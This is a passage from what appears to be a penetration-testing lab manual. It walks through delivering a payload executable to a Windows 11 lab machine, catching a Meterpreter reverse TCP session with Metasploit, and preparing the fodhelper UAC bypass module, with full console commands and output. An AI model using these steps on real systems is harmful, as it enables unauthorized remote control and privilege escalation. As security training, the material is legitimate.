
16. Switch to the **Windows 11** machine. Login to the **Windows 11** virtual machine with Username: **Admin** and Password: **Pa\$\$w0rd**.
17. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.
18. Click on **exploit.exe** to download the file.




19. Once you click on the **exploit.exe** file, the **Opening exploit.exe** pop-up appears click on **Save File**.



20. Navigate to **Downloads** and double-click the exploit.exe file. The **Open File - Security** Warning window appears; click **Run**.



21. Leave the **Windows 11** machine running and switch to the **Parrot Security** virtual machine.
22. The Meterpreter session has successfully been opened, as shown in the screenshot.
23. Type **getuid** and press **Enter** to display current user ID.



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:49943) at 2022-04-07 03:31:00 -0400

meterpreter > getuid
Server username: Windows11\Admin
meterpreter >
```

24. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.
25. Type **background** and press **Enter**, to background the current session.



```
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >
```

Note: In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a `bypassuac_fodhelper` exploit.

26. In the terminal window, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.

27. Now type **set session 1** and press **Enter**.

28. Type **show options** in the meterpreter console and press **Enter**.

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):

  Name      Current Setting  Required  Description
  ----      -
  SESSION    1                yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     10.10.1.13       yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) >
```

